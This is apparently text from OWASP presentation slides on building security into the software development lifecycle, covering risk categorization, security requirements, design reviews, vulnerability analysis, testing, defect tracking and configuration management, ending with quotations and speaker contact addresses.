
Factor some time into the project plan for security.
Consider security as added value in an application.

— *\$1 spent up front saves \$10 during development and \$100 after release*

Software security tollgates in the SDLC



The OWASP Foundation
<http://www.owasp.org>





Application Security Risk Categorization

Goal

More security for riskier applications
Ensures that you work the most critical issues first
Scales to hundreds or thousands of applications

Tools and Methodology

Security profiling tools can gather facts
Size, complexity, security mechanisms, dangerous calls

Questionnaire to gather risk information
Asset value, available functions, users, environment, threats

Risk-based approach
Evaluates likelihood and consequences of successful attack



Application Security Project Plan

Define the plan to ensure security at the end

Ideally done at start of project

Can also be started before or after development is complete

Based on the risk category

Identify activities at each phase

Necessary people and expertise required

Who has responsibility for risks

Ensure time and budget for security activities

Establish framework for establishing the “line of sight”



Application Security Requirements Tailoring

Get the security requirements and policy right

Start with a generic set of security requirements

- Must include all security mechanisms

- Must address all common vulnerabilities

- Can be use (or misuse) cases

- Should address all driving requirements (regulation, standards, best practices, etc.)

Tailoring examples...

- Specify how authentication will work

- Detail the access control matrix (roles, assets, functions, permissions)

- Define the input validation rules

- Choose an error handling and logging approach



Design Reviews

Better to find flaws early

Security design reviews

Check to ensure design meets requirements

Also check to make sure you didn't miss a requirement

Assemble a team

Experts in the technology

Security-minded team members

Do a high-level threat model against the design

Be sure to do root cause analysis on any flaws identified



Software Vulnerability Analysis

Find flaws in the code early

Many different techniques

- Static (against source or compiled code)
 - Security focused static analysis tools*
 - Peer review process*
 - Formal security code review*
- Dynamic (against running code)
 - Scanning*
 - Penetration testing*

Goal

- Ensure completeness (across all vulnerability areas)
- Ensure accuracy (minimize false alarms)



Application Security Testing

Identify security flaws during testing

Develop security test cases

- Based on requirements

- Be sure to include “negative” tests

- Test all security mechanisms and common vulnerabilities

Flaws feed into defect tracking and root cause analysis



Application Security Defect Tracking and Metrics

“Every security flaw is a process problem”

Tracking security defects

Find the source of the problem

Bad or missed requirement, design flaw, poor implementation, etc...

ISSUE: can you track security defects the same way as other defects

Metrics

What lifecycle stage are most flaws originating in?

What security mechanisms are we having trouble implementing?

What security vulnerabilities are we having trouble avoiding?



Configuration Management and Deployment

Ensure the application configuration is secure

Security is increasingly “data-driven”

XML files, property files, scripts, databases, directories

How do you control and audit this data?

Design configuration data for audit

Put all configuration data in CM

Audit configuration data regularly

Don't allow configuration changes in the field



What now?

"So now, when we face a choice between adding features and resolving security issues, we need to choose security."

-Bill Gates

If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology.

-Bruce Schneier

Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit-card information from someone living in a cardboard box to someone living on a park bench.

-Gene Spafford



Thank YOU!



Eoin.Keary@owasp.org

Jim.Manico@owasp.org

